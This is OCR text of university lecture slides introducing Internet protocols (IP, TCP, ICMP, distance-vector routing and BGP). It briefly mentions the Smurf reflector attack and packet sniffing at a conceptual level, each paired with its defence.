
CS 5436
INFO 5303

Introduction to the Internet and Web technologies


Vitaly Shmatikov

Internet Is a Network of Networks




- TCP/IP for packet routing and connections
- Border Gateway Protocol (BGP) for route discovery
- Domain Name System (DNS) for IP address discovery

OSI Protocol Stack




Data Formats




IP (Internet Protocol)

- Connectionless
  - Unreliable, "best-effort" protocol
- Uses numeric addresses for routing
- Typically several hops in the route



TCP (Transmission Control Protocol)


- Sender: break data into packets
  - Sequence number is attached to every packet
- Receiver: reassemble packets in correct order
  - Acknowledge receipt; lost packets are re-sent
- Connection state maintained on both sides



ICMP (Control Message Protocol)

- Provides feedback about network operation
  - "Out-of-band" messages carried in IP packets
- Error reporting, congestion control, reachability…
  - Destination unreachable
  - Time exceeded
  - Parameter problem
  - Redirect to better gateway
  - Reachability test (echo / echo reply)
  - Message transit delay (timestamp request / reply)


"Smurf" Reflector Attack



Solution: reject external packets to broadcast addresses

Packet Sniffing

- Many applications send data unencrypted
  - For example, over HTTP
- Wi-Fi access points, routers, even network interface cards (NIC) in "promiscuous mode" can read all passing data



Solution: encryption (e.g., HTTPS, VPN), improved routing


IP Routing

- Routing of IP packets is based on IP addresses
  - 32-bit host identifiers (128-bit in IPv6)
- Routers use a forwarding table
  - Entry = destination, next hop, network interface, metric
  - Table look-up for each packet to decide how to route it
- Routers learn routes to hosts and networks via routing protocols
  - Host is identified by IP address, network by IP prefix
- BGP (Border Gateway Protocol) is the core Internet protocol for establishing inter-AS routes

Distance-Vector Routing


- Each node keeps vector with distances to all nodes
- Periodically sends distance vector to all neighbors
- Neighbors send their distance vectors, too; node updates its vector based on received information
  - Bellman-Ford algorithm: for each destination, router picks the neighbor advertising the cheapest route, adds his entry into its own routing table and re-advertises
  - Used in RIP (routing information protocol)
- Split-horizon update
  - Do not advertise a route on an interface from which you learned the route in the first place!

Good News Travels Fast



- G1 advertises route to network A with distance 1
- G2-G5 quickly learn the good news and install the routes to A via G1 in their local routing tables

Bad News Travels Slowly




- G1's link to A goes down
- G2 is advertising a pretty good route to G1 (cost=2)
- G1's packets to A are forever looping between G2 and G1
- G1 is now advertising a route to A with cost=3, so G2 updates its own route to A via G1 to have cost=4, and so on
  - G1 and G2 are slowly counting to infinity
  - Split-horizon updates only prevent two-node loops

Overview of BGP

- BGP is a path-vector protocol between ASes
- Just like distance-vector, but routing updates contain an actual path to destination node
  - The list of traversed ASes and the set of network prefixes belonging to the first AS on the list
- Each BGP router receives update messages from neighbors, selects one "best" path for each prefix, and advertises this path to its neighbors
  - Can be the shortest path, but doesn't have to be
    - "Hot-potato" vs. "cold-potato" routing
  - Always route to the most specific prefix for a destination

BGP Example

[Wetherall]



- AS 2 provides transit for AS 7
  - Traffic to and from AS 7 travels through AS 2

Some (Old) BGP Statistics

- BGP routing tables contain about 125,000 address prefixes mapping to about 17-18,000 paths
- Approx. 10,000 BGP routers
- Approx. 2,000 organizations own AS
- Approx. 6,000 organizations own prefixes
- Average route length is about 3.7
- 50% of routes have length less than 4 ASes
- 95% of routes have length less than 5 ASes

BGP Misconfiguration


- Domain advertises good routes to addresses it does not know how to reach
  - Result: packets go into a network "black hole"
- April 25, 1997: "The day the Internet died"
  - AS7007 (Florida Internet Exchange) de-aggregated the BGP route table and re-advertised all prefixes as if it originated paths to them
    - In effect, AS7007 was advertising that it has the best route to every host on the Internet
